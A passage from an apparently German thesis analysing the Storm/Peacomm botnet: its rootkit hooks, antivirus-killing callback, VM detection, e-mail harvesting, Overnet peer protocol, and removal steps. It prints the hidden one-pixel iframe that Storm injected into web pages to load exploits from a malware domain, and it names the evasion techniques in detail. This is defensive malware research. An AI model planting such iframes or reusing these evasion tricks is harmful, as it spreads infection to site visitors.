00000840 72 00 79 00 46 00 69 00  6C 00 65 00 00 00 00 00   r y F i l e
00000850 5C 00 53 00 79 00 73 00  74 00 65 00 6D 00 52 00   \ S y s t e m R
00000860 6F 00 6F 00 74 00 5C 00  53 00 59 00 53 00 54 00   o o t \ S Y S T
00000870 45 00 4D 00 33 00 32 00  5C 00 6E 00 74 00 6F 00   E M 3 2 \ n t o
00000880 73 00 6B 00 72 00 6E 00  6C 00 2E 00 65 00 78 00   s k r n l . e x
00000890 65 00 00 00 00 00 00 00  5C 00 53 00 79 00 73 00   e \ S y s
000008A0 74 00 65 00 6D 00 52 00  6F 00 6F 00 74 00 5C 00   t e m R o o t \
000008B0 53 00 59 00 53 00 54 00  45 00 4D 00 33 00 32 00   S Y S T E M 3 2
000008C0 5C 00 64 00 72 00 69 00  76 00 65 00 72 00 73 00   \ d r i v e r s
000008D0 5C 00 74 00 63 00 70 00  69 00 70 00 2E 00 73 00   \ t c p i p . s
000008E0 79 00 73 00 00 00 00 00  00 00 00 00 00 00 00 00   y s
```

Registry-Eintrag angewiesen sind, wie z. B. die zuvorgenannte `happy_2008.exe`, besitzen zusätzliche Hooks auf den Funktionen `NtEnumerateKey` und `NtEnumerateValueKey`, um die Registry-Einträge auszublenden.

Dateien, die von Storm verwendet werden, besitzen ein eindeutiges Muster, im Falle von `ecard.exe` (3.3.2) ist dies `spooldr.*`. Das Rootkit bewirkt nun, dass alle Dateien, die mit `spooldr` beginnen bei der Rückgabe der Auflistung eines Verzeichnisses ausgeblendet werden. Listing 3.6 zeigt einen Auszug aus dem Rootkittreiber der `ecard`-Variante von Storm. In späteren Versionen wurde die Treiber-Datei verschlüsselt, um Reverse-Engineering zu erschweren.

Nach Boldewin [6] würde diese Rootkittechnik von allen gängigen Antiviren-Programmen erkannt und deaktiviert werden. Deshalb wird ein zusätzlicher Trick angewendet: Der Rootkit-Treiber enthält einen Aufruf der API-Funktion `PsSetLoadImageNotifyRoutine`, welche eine Callback-Funktion startet, falls eine Datei zur Ausführung in den virtuellen Speicher geladen wird. Die Callback-Funktion erhält als Parameter den Namen und die eindeutige Prozess-ID des jeweiligen Programms und terminiert es, falls es zu einer vordefinierten Liste von sicherheitsrelevanten Programmen wie Personal-Firewalls und Antiviren-Software gehört, darunter die in Tabelle 3.3 aufgeführten Programme. Da der Rootkittreiber durch einen infizierten System-Treiber (hier: `tcpip.sys`) früh bei Systemstart geladen wird, stehen alle danach geladenen Treiber und Programme unter der Kontrolle des Rootkits. Anhang A.1 enthält eine vollständige Auflistung aller deaktivierter Programme und Treiber. Für Implementierungsdetails und weitere Informationen siehe Boldewin [6].

- Zonealarm Firewall
- Jetico Personal Firewall
- Outpost Firewall
- McAfee Personal Firewall
- McAfee AntiSpyware
- McAfee Antivirus
- F-Secure Blacklight
- F-Secure Anti-Virus
- AVZ Antivirus
- Kaspersky Antivirus
- Symantec Norton Antivirus
- Symantec Norton Internet Security
- Bitdefender Antivirus
- Norman Antivirus
- Microsoft AntiSpyware
- Sophos Antivirus
- Antivir
- NOD32 Antivirus
- Panda Antivirus

Tabelle 3.3: Lister der von Storm deaktivierten Programme, Quelle: Boldewin [6].

3.3.6 Erkennung virtueller Maschinen

Zu den weiteren Funktionen von Storm gehört die Fähigkeit, zu erkennen, ob das Programm in einer virtuellen Maschine ausgeführt wird. In einigen Versionen wird die virtuelle Maschine heruntergefahren, in anderen Fällen bleibt Storm lediglich inaktiv. Diese Eigenschaft wird offensichtlich eingesetzt, um die Forschung zu erschweren, die vermehrt virtuelle Maschinen für ihre Untersuchungen verwendet. Dieser Ansatz wurde bis etwa Mitte September verfolgt, danach wurde auf die Funktion der Erkennung virtueller Maschinen verzichtet.

Im vorliegenden Fall der `ecard.exe` vom 23. 08. 2007 ist Storm in der Lage, sowohl VMware-Produkte [86] als auch VirtualPC [40] von Microsoft zu detektieren [6]. Die Erkennung von VMWare läuft auf die Erkennung des Kommunikationskanals zwischen Host-System und virtueller Maschine hinaus, der z. B. zur Steuerung und zur Datenübertragung per Drag & Drop verwendet wird. Die Detektion von VirtualPC beruht auf der Verwendung von normalerweise ungültigen Opcodes, was eine Ausnahmebehandlung nach sich zieht. Werden diese Opcodes innerhalb von VirtualPC aufgerufen, tritt keine Ausnahme auf. Diese und weitere Methoden zur Erkennung von virtuellen Maschinen werden im Paper „Attacks on Virtual Machines“ von Ferrie [23] beschrieben.

3.3.7 Sammlung von Daten

Eine weitere Aktivität von Storm ist das Sammeln von E-Mail-Adressen auf den Festplatten des infizierten Systems. Dazu durchsucht der Bot eine Reihe von Datei-Typen darunter `.eml`, `.htm`, `.php`, `.txt`, `.wab`, `.xml`, `.cgi`, sowie den Cache der besuchten Seiten des Internet Explorers. Eine vollständige Liste ist in Anhang A.2 enthalten.

Listing 3.7: Auszug aus einem Rootkit-Treiber von Storm. Auf die Zeichenfolgen, die Teile von Mail-Adressen darstellen, folgt ab Offset 0x17F70 die Liste der zu durchsuchenden Dateitypen.

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00017EC0   62 73 64 00 75 6E 69 78  00 00 00 00 6E 74 69 76   bsd unix    ntiv
00017ED0   69 00 00 00 73 75 70 70  6F 72 74 00 69 63 72 6F   i   support icro
00017EE0   73 6F 66 74 00 00 00 00  61 64 6D 69 6E 00 00 00   soft    admin
00017EF0   6B 61 73 70 00 00 00 00  6E 6F 6F 6E 65 40 00 00   kasp    noone@
00017F00   6E 6F 62 6F 64 79 40 00  69 6E 66 6F 40 00 00 00   nobody@ info@
00017F10   68 65 6C 70 40 00 00 00  67 6F 6C 64 2D 63 65 72   help@   gold-cer
00017F20   74 73 40 00 66 65 73 74  65 00 00 00 63 6F 6E 74   ts@ feste   cont
00017F30   72 61 63 74 40 00 00 00  62 75 67 73 40 00 00 00   ract@   bugs@
00017F40   61 6E 79 6F 6E 65 40 00  75 70 64 61 74 65 00 00   anyone@ update
00017F50   6E 65 77 73 00 00 00 00  66 2D 73 65 63 75 72 00   news    f-secur
00017F60   72 61 74 69 6E 67 40 00  40 6D 69 63 72 6F 73 6F   rating@ @microso
00017F70   66 74 00 00 2E 6C 73 74  00 00 00 00 2E 64 61 74   ft  .lst    .dat
00017F80   00 00 00 00 2E 6A 73 70  00 00 00 00 2E 64 68 74       .jsp    .dht
00017F90   6D 00 00 00 2E 6D 68 74  00 00 00 00 2E 63 67 69   m   .mht    .cgi
```

Das Versenden von Spam an die extrahierten E-Mail-Adressen konnte nicht beobachtet werden. Statt dessen werden diese Adressen als zlib-komprimierte Daten per TCP an andere Bots geschickt, um von dort aus an die übergeordneten Kontrollstrukturen weitergeleitet zu werden (vgl. Abschnitt 3.4.5).

Listing 3.7 enthält einen Auszug aus einer Treiber-Datei von Storm. Neben den oben genannten Dateitypen sind in allen unverschlüsselten Treibern auch Zeichenfolgen im Klartext zu finden, die Teile von E-Mail-Adressen wie beispielsweise `@microsoft` oder `postmaster@` enthalten. Anhang A.3 enthält die komplette Liste. Nach Symantec Security Response [79] werden von Storm keine Spam-Mails an Adressen verschickt, die die spezifizierten Strings beinhalten. Dem muss jedoch widersprochen werden, denn während der Aufzeichnung der gespammten Mails im Rahmen dieser Arbeit (3.4) wurden Nachrichten gefunden, deren Empfänger-Adressen diese Zeichenfolgen beinhalten.

3.3.8 Weitere Aktivitäten

Zwischen Ende September und Anfang November 2007 konnten viele Seiten im Web gefunden werden, die folgenden Code beinhalteten.

```
<iframe src="http://yxbegan.com/ind.php" width="1" height="1" alt="
   Uw8bLlKjsi3HqXs"></iframe>
```

Über so genannte Inline-Frames (iframes) werden fremde Inhalte auf der jeweiligen Website eingebunden. In diesem Fall wird auf das PHP-Skript `ind.php` auf der Domain `yxbegan.com` verwiesen. Diese Domain wurde neben anderen von den Storm-Betreibern als Fast-Flux-Domain zur Verbreitung der Malware verwendet (Details zu Fast-Flux in Abschnitt 3.5.7). Durch die Größenangabe von jeweils 1 Pixel für die Breite und Höhe ist der zusätzliche Rahmen praktisch nicht zu sehen. Das verlinkte PHP-Skript liefert bei Aufruf passende Exploits zurück, wie sie zuvor in 3.2.2 beleuchtet wurden, um den Peacomm-Bot unbemerkt zu installieren.

Infiziert wurden diese Seiten durch Storm. Bei Ausführung des Bots wird neben der Suche nach E-Mail-Adressen auch nach `html`- und `php`-Dateien gesucht, um an diese obiges Iframe anzuhängen [79]. Wird nun auf einem infizierten Windows-System eine Website gehostet, können auf diese Weise alle enthaltenen Seiten diesen Link auf Schadcode enthalten.

3.3.9 Entfernung des Bots von einem infizierten System

Den Bot erfolgreich von einem infizierten System zu entfernen, gestaltet sich recht einfach. Falls ein Antivirenprogramm durch Storm deaktiviert wurde oder aufgrund fehlender Aktualisierungen den Bot nicht erkennt, führen folgende Schritte zu einer erfolgreichen Entfernung:

1. Entfernung der API-Hooks: Mit einem Programm wie RootKit UnHooker [20] können die Hooks entfernt werden. Danach sind die versteckten Dateien wieder sichtbar.

2. Löschen der angelegten Dateien: Die von Storm verwendeten Dateien können anhand ihres eindeutigen Musters (`spooldr.*`, `noskrnl.*...`) gesucht und gelöscht werden.

3. Löschen der angelegten Registry-Einträge: Diese können wieder anhand des Datei-Musters identifiziert werden.

4. Wiederherstellung modifizierter Systemtreiber: Die infizierten Treiber, wie `tcpip.sys`, müssen durch die Dateien einer sauberen Quelle, z. B. der Windows-CD ersetzt werden (Sowohl unter `%windir%\system32\drivers` als auch unter `%windir%\system32\dllcache`).

5. Löschen der angelegten Firewall-Regeln: Die entsprechende Ausnahmeregel der Firewall wird jeweil mit „`enable`“ bezeichnet.

6. Systemneustart: Nach einem Reboot ist der Bot erfolgreich entfernt.

3.4 Storm als Spam-Bot

Während im Abschnitt 2.4 des Grundlagenkapitels die Kademlia-Implementierung Overnet im Allgemeinen erläutert wurde, werden hier die spezielle Verwendung und die Eigenschaften in Bezug auf den Storm-Bot hinter einem NAT-Gerät besprochen. Die grundlegende Funktionsweise ist identisch, weist jedoch gewisse Unterschiede in der Verwendung auf.

In den folgenden Unterabschnitten wird nun die typische Abfolge der Overnet-Operationen eines Bots detailliert beschrieben. Nach dem Bootstrapping (3.4.1) beginnt der Bot mit der Suche nach Schlüsseln (3.4.3). Als Ergebnis der Suche werden hier jedoch die verschlüsselten Kontaktdaten der Peers zurückgeliefert, die den Bots die eigentlichen Befehle erteilen, bzw. diese nur, wie sich herausstellen wird, weiterleiten. Nach erfolgreicher Authentifizierung beginnt der gegenseitige Datenaustausch über TCP-Verbindungen, was detailliert in 3.4.5 beschrieben wird. Dabei versendet Storm gesammelte E-Mail-Adressen an seinen Kommunikationspartner und erhält von diesem Vorlagen für Spam-Mails oder den Befehl zum DoS-Angriff auf bestimmte Ziele. Auswertungen und Statistiken der DoS-Angriffe und Spam-Wellen werden in Kapitel 4 in den Abschnitten 4.1 und 4.2 präsentiert.

3.4.1 Bootstrapping

Um dem Overnet-Netzwerk beizutreten und sich selbst darin bekannt zu machen, muss ein Storm-Bot den Prozess des Bootstrapping (siehe 2.3.7) durchlaufen, der eine Minute andauert. Dazu greift er auf eine fest einprogrammierte Liste mit Kontaktdaten zurück, die bei der Erstausführung des Bots auf dem PC installiert wird und im Initialzustand zwischen 200 und 900 Einträge umfasst (vgl. 3.3). Ein Eintrag dieser Liste enthält jeweils eine 128 Bit breite ID, die IP-Adresse sowie den UDP-Port des entsprechenden Knotens, kodiert in Hexadezimalschreibweise. Dieses Tripel aus ID, IP-Adresse und Port wird im Folgenden vereinfachend als *Peer* bezeichnet. Listing 3.8 zeigt den Aufbau einer solchen Kontaktdatei. Auffällig ist die große Ähnlichkeit ihrer Struktur zu der Datei, die die C-Bibliothek KadC [39] zur Verwaltung ihrer Kontakte verwendet. Einzig die Kodierung der IP-Adresse und des Ports unterscheidet sich. Es ist deshalb nicht auszuschließen, dass die Overnet-Komponente von Storm auf KadC beruht.

Der Eintrag `uport=33489` in Zeile 3 der abgebildeten Kontaktdatei entspricht dem bei der Erstausführung zufällig gewählten UDP-Port, auf dem der Bot auf eingehende Overnet-Pakete lauscht. Die Peers beginnen ab der fünften Zeile und sind im Format `<ID>=<IP><Port><0x>` gespeichert, wobei `x` die Werte 0, 1, 2 und 3 annehmen kann und dem Wert des Feldes `Peer Type`, das in mehreren Overnet-Nachrichten zu finden ist, gleichkommt (s. u.). So entspricht beispielsweise der Wert `4F713469448300` (Zeile 5) der IP-Adresse 79.113.52.105 (`0x4F713469`) und Port 17539 (`0x4483`).

Listing 3.8: Aufbau einer Storm-Kontaktdatei

```
[config]
[local]
uport=33489
[peers]
4C0CEA7157205DC379FEC6EE384F5B01=4F713469448300
5DED8272A76277BAE37F429DDC3EDD37=58C77B43453701
[...]
5DFB319AE8918FAFEB7AE9A0300A4D5A=BE549842796201
A12A06E207539EA7E57DBD1EDBF2559E=52410D970B9502
```

Publicize

Circa 50 Sekunden nach Systemstart beginnt der Bot `Publicize`-Pakete an die Peers in der Kontaktdatei zu schicken. Dies geschieht in mehreren Schüben, die 2 bis 3 Sekunden andauern und jeweils zwischen 20 und mehr als 200 verschiedene Peers zum Ziel haben. Die Schübe erfolgen periodisch in Abständen von 10 Sekunden. Abbildung 3.4 verdeutlicht dies. Besteht keine Verbindung zum Internet, wird dieser Prozess alle 10 Minuten wiederholt.

Ein Publicize-Paket hat den folgenden Aufbau: An den UDP-Header schließen 25 Bytes Nutzdaten an, welche die Overnet-Nachricht repräsentieren. Die ersten beiden Bytes identifizieren das Protokoll `0xE3` und den Nachrichtentyp `0x0C`. Die restlichen 23 Bytes beschreiben die Daten des sendenden Peers. Ein Peer besteht wie zuvor aus seiner 16 Bytes langen ID, gefolgt von seiner IP-Adresse und dem Port (4 bzw. 2 Bytes). Hinzu kommt ein weiteres Byte, welches in Wireshark als Peer-Typ beschrieben wird, so dass eine Gesamtlänge von $16 + 4 + 2 + 1 = 23$ Bytes erreicht wird. Nebenstehende Abbildung stellt den Aufbau bildlich dar. Das Feld `Peer Type` nahm während der Analyse bei ausgehenden Paketen, keinen von 0 abweichenden Wert an. Bei eingehenden Mitteilungen, konnten die Werte 0, 1, 2 und 3 festgestellt werden, deren Zweck jedoch nicht geklärt werden konnte.

```
eDonkey Message:
  Protocol: Overnet (0xE3)
  Message Type: Publicize (0x0C)
  Overnet Peer:
    ID: 365d21704bd802a3 [...]
    IP: 0.0.0.0
    Port: 2236
    Peer Type: 0
```

Die ID des Knotens wird mit jedem Systemstart zufällig erzeugt und bis zu einem erneuten Start beibehalten. Bis der Sender seine eigene öffentliche IP-Adresse per `IP Query Answer`-Paket (s. u.) von einem anderen Peer erhält, ist das IP-Feld mit `0.0.0.0` belegt. Ein empfangenes `Publicize`-Paket wird mit einem `Publicize ACK` bestätigt, das sich aus nur zwei Bytes zusammensetzt, nämlich Protokoll (`0xE3`) und Nachrichtentyp (`0x0D`).




Abbildung 3.4: Typischer Bootstrapping-Prozess des Storm-Bots. Mehrere Schübe gesendeter `Publicize`-Pakete im Abstand von 10 Sekunden. Werden diese beantwortet, sendet der Bot zeitgleich `Connect`- und `IP Query`-Nachrichten.

Connect

Wird die Existenz eines Peers durch ein `Publicize ACK` bestätigt, nimmt der Bot Kontakt mit ihm auf, indem er ihm ein `Connect`-Paket schickt. Der Aufbau einer `Connect`-Nachricht entspricht dem eines `Publicize`-Paketes, lediglich das Byte des Nachrichtentyps unterschiedet sich (`0x0D`). Das Gegenüber bestätigt wiederum den Empfang mit einer `Connect Reply`-Nachricht. Deren Länge ist variabel und ergibt sich aus $1+1+2+n \cdot 23$. Das Feld `Peer List Size` ist 2 Bytes lang und gibt die Anzahl n der darauffolgenden Peers (jeweils 23 Bytes) an. Dazu kommen wieder 2 Bytes für das Protokoll und den Nachrichtentyp (`0x0B`). Die empfangenen Peers werden, sofern sie näher als bisherige Peers an der eigenen ID liegen, zur Kontaktdatei hinzugefügt, um ebenfalls per `Publicize` kontaktiert zu werden. Auch hier treten in der ersten Minute Schübe in Abständen von 10 Sekunden auf, wobei Spitzen von mehr als 400 Paketen pro Sekunde erreicht werden.

```
eDonkey Message:
  Protocol: Overnet (0xE3)
  Message Type: Connect Reply (0x0b)
  Overnet Peer List Size: n
  Overnet Peer 1:
  [...]
  Overnet Peer n
```

IP Query

Zeitgleich mit einem `Connect` sendet der Bot eine `IP Query`-Nachricht, deren Länge 4 Bytes beträgt. Nach dem üblichen Header (Protokoll `0xE3` und Typ `0x1B`) folgt ein 2-Byte-Feld, in dem der zufällig gewählte TCP-Port im Little-Endian-Format zu finden ist. Als Antwort erhält der Bot eine `IP Query Answer`-Nachricht (Typ `0x1C`), welche nach dem Header nur ein 4 Byte langes Feld beinhaltet, das die öffentliche IP-Adresse des Bots angibt. Im Anschluss wird *kein* `IP Query End`-Paket an den Initiator der Anfrage gesendet. Somit weiß der Bot, dass er sich hinter einem NAT-Gerät, im vorliegenden Fall hinter einem Router, befindet.

Identify

Sporadisch können in der Anfangsphase, unmittelbar nach einem `IP Query` des Bots, eingehende `Identify` Pakete des Gegenübers beobachtet werden. Dieser Nachrichtentyp (`0x1E`) beinhaltet keine Daten und wird gesendet, wenn der beobachtete Bot dem kontaktierten Peer noch nicht bekannt ist, dient also der Identifikation. Beantwortet wird ein `Identify` mit einer `Identify Reply` Nachricht (Typ `0x15`), wie sie nebenstehend zu sehen ist. Neben dem Header (2 Bytes) ist der Hash bzw. die ID, die IP-Adresse und der UDP-Port des Bots enthalten, so dass eine Gesamtlänge von $2 + 16 + 4 + 2 = 24$ Bytes erreicht wird. Zuletzt folgt noch ein `Identify ACK` des Initiators zur Bestätigung. Diese Nachricht des Typs `0x16` überbringt einen TCP-Port (2 Bytes), auf dem Sender auf eingehende Verbindungen lauscht, wird aber von Storm nicht verwendet.

```
eDonkey Message:
  Protocol: Overnet (0x3E)
  Message Type: Ident. Reply (0x15)
  Hash: bef9a4f35dfe640f [...]
  IP: 91.66.115.129
  Port 5002
```

Da das Senden von `Identify`-Paketen, ausgehend vom Bot in der Honeypot-Umgebung, nie beobachtet werden konnte, ist anzunehmen, dass es sich bei diesen Peers um reguläre Teilnehmer des Overnet-Netzwerkes handelt. Die Beantwortung der Anfragen scheint keinem Zweck zu dienen, außer der Bewahrung der Kompatibilität zu Overnet.

3.4.2 Reguläre Kommunikation

Nach etwa 60 Sekunden ist der Prozess des Bootstrappings abgeschlossen und der Bot erfolgreich ins Peacomm-Netz integriert. Die darauf folgende Kommunikation wird in diesem Abschnitt beschrieben. Die ersten beiden Minuten unmittelbar nach der Initialphase spielen eine besondere Rolle. Abbildung 3.5 zeigt auf, wie direkt nach dem Bootstrapping der Peacomm-Bot mit der Versendung von `Publicize`-Nachrichten wieder in 10-Sekunden-Intervallen beginnt. Die Anzahl ist hier wesentlich höher und schwankt zwischen 400 und 500 Paketen pro Schub.




Abbildung 3.5: Die ersten zwei Minuten nach dem Bootstrapping.

Nach weiteren 20 Sekunden setzt das Senden von `Connect`-Mitteilungen ein. Auch dies geschieht in Wellen, die zwischen 40 und 70 Mitteilungen beinhalten und sich in wiederkehrenden Abständen von etwa 30 Sekunden wiederholen. Bei einer Internetanbindung mit Geschwindigkeiten von 1 MBit/s im Upstream und 25 MBit/s im Downstream wurden in dieser Phase durchschnittliche Übertragungsraten von 11,3 kB/s gemessen.

Search

Im Gegensatz zu `Publicize` und `Connect` ziehen sich die Suchanfragen nicht über die gesamte Zeitspanne der Teilnahme am Netzwerk hinaus. Statt dessen kann man `Search`-Nachrichten nur unmittelbar nach dem Bootstrapping finden. Sie setzen 2 Minuten nach dem Start ein und erfolgen über einen Zeitraum von 40 bis 50 Sekunden (siehe Abbildung 3.5), innerhalb dessen jede Anfrage nach dem gleichen Schlüssel sucht.

Eine `Search`-Nachricht besitzt eine feste Länge von 19 Bytes. Nach dem üblichen, zwei Bytes langen Header (Nachrichten-Typ `0x0E`), folgt das Feld `Search Type`, welches den Typ der Suche angibt. Während bei eingehenden Suchanfragen anderer Bots die Typen 2,4 und 20 gefunden wurden (vgl. 3.5) konnte beim beobachteten Bot hinter dem Router lediglich der Typ 2 festgestellt werden. Zuletzt folgt der gesuchte, 16 Bytes lange Schlüssel.

```
eDonkey Message:
  Protocol: Overnet (0x3E)
  Message Type: Search (0x0E)
  Search Type: 2
  Hash: bef9a4f35dfe640f [...]
```

Beantwortet wird eine Suche mit einer `Search Next`-Nachricht. Sie enthält eine Liste

zwischen einem und zwanzig Peers, die näher als der kontaktierte Knoten selbst am gesuchten Schlüssel liegen. Der Aufbau der Nachricht (Typ `0x0F`) ist mit einem `Connect Reply`-Paket (s. o.) identisch. Während im ursprünglichen Overnet der Empfänger einer `Search Next`-Nachricht diese mit einem `Search Info` -Paket beantwortet, falls der Sender selbst in der zurückgelieferten Peer-Liste zu finden ist, geschieht dies bei Storm unabhängig davon. Eine solche Nachricht (Typ `0x10`) hat eine Länge von $1+1+16+4 = 23$ Bytes, die sich aus dem 2-Byte-Header, dem 16 Bytes langen Schlüssel, der zuvor gesucht wurde, dem 1 Byte langen Feld `Search Type` (immer 0) und dem 4 Bytes langen Eintrag `Search Range` zusammensetzen. Die letzten beiden Elemente scheinen hier ohne Funktion zu sein.

```
eDonkey Message:
  Protocol: Overnet (0x3E)
  Message Type: Search Info (0x10)
  Hash: bef9a4f35dfe640f [...]
  Search Type: 0
  Search Range: Min=0 Max=500
```

Die Periodizität der `Publicize` und `Connect`-Ereignisse wird jeweils nach ca 45 Minuten unterbrochen, sofern der Bot im weiteren Verlauf keine Daten in regelmäßigen Abständen von wenigen Minuten per TCP erhält (siehe 3.4.5). Hier startet ein neuer großer Zyklus mit dem erneuten Durchlaufen des Bootstrapping-Prozesses, gefolgt von der Suche nach Schlüsseln, der nach 45 Minuten wieder von neuem beginnt. Die Abfolge der Ereignisse ist immer identisch, lediglich der gesuchte Schlüssel unterscheidet sich pro Durchgang. Da die Schlüsselsuche von besonderer Bedeutung ist, wird ihr nachfolgend ein eigener Abschnitt gewidmet.

3.4.3 Schlüsselsuche

Die Suche nach Schlüsseln dient zwei verschiedenen Zwecken. Zum einen wird sie von Storm verwendet, um weitere infizierte Maschinen im Overnet-Netzwerk zu finden. Zum anderen dient sie der *Suche nach seinen Befehlen*, genauer gesagt sucht Storm nach den Knoten (*Superknoten* oder *Gateways*), die die Befehle an die Bots weitergeben. Diese zweite Aufgabe ist notwendig, da ein Gateway den Bot nicht direkt kontaktieren kann. Das ist eine generelle Eigenschaft von P2P-Protokollen, die auf dem Veröffentlichen und Suchen von Informationen basieren [32].

Es muss also sichergestellt werden, dass die Kontaktdaten (IP-Adresse, TCP-Port), die die Superknoten per `Publish`-Operation (s. u.) im Peacomm-Netz bereitstellen, von den Bots gefunden werden. Die Suchschlüssel dürfen also nicht zufällig gewählt werden, sondern müssen berechenbar sein. Mit anderen Worten bedeutet dies, dass ein Superknoten im Voraus weiß, nach welchen Schlüsseln gesucht wird, und dementsprechend seine Kontaktdaten veröffentlicht. Der Suchschlüssel wird durch eine Funktion $f\,(t, z)$ generiert, die als Parameter den aktuellen Tag t und eine zufällige Zahl z zwischen 0 und 31 besitzt. Pro Tag sind also *maximal 32 verschiedene Suchschlüssel* möglich.




Abbildung 3.6: Auftrittsverteilung der Suchschlüssel am 18. 10. 07.

Herausgefunden wurde dies mit Hilfe von Reverse-Engineering [32]und durch Beobachtung verifiziert. Nach erfolgter Infektion wird der Traffic auf dem infizierten PC in der Honeypot-Umgebung für eine Dauer von 4 Minuten aufgezeichnet (ein „Run“). Durch vorhergehende Versuche hat sich herausgestellt, dass diese Zeitspanne genügt, um das Bootstrapping sowie erste Such-Pakete aufzuzeichnen (vgl. 3.4.2). Pro Run bleibt der gesuchte Schlüssel identisch, deshalb sind diese 4 Minuten ausreichend. Danach wird das System neu gestartet und die Prozedur beginnt von neuem. Der PC ist mit einer RebornCard ausgestattet, die ihn nach einem Neustart in den ursprünglichen Zustand zurückversetzt. So wird sichergestellt, dass jeder Run unter exakt gleichen Voraussetzungen abläuft.

Abbildung 3.6 zeigt die Auftrittsverteilung der gesuchten Schlüssel vom 18. 10. 07. Hier ist eine deutliche Struktur erkennbar. Etwa alle 7 Stunden wiederholt sich die Schlüsselsuche zyklisch. Es ist also anzunehmen, dass die Funktion f zur Berechnung des Schlüssels nicht nur vom Tag abhängt, sondern auch von der aktuellen Uhrzeit. Dies deckt sich mit der zuvor beschriebenen Beobachtung, dass sich die Suchschlüssel ca. alle 45 Minuten ändern (wenn der Bot ohne Befehle bleibt) und erklärt die Tatsache, dass Storm direkt bei der Infektion des Systems und später in unregelmäßigen Abständen die Systemzeit synchronisiert (vgl. 3.3).

Würde der infizierte Rechner 24 Stunden am Tag laufen, so ergäbe sich bei 45 Minuten Gültigkeit für einen Schlüssel, die zuvor angesprochene Anzahl von 32 Schlüsseln pro Tag. Dieses Szenario ist allerdings während der Untersuchung so nicht eingetreten. Nach einigen Stunden Laufzeit kam es zu Unregelmäßigkeiten oder die Suche wurde bei hoher Spam- oder DoS-Aktivität komplett eingestellt.

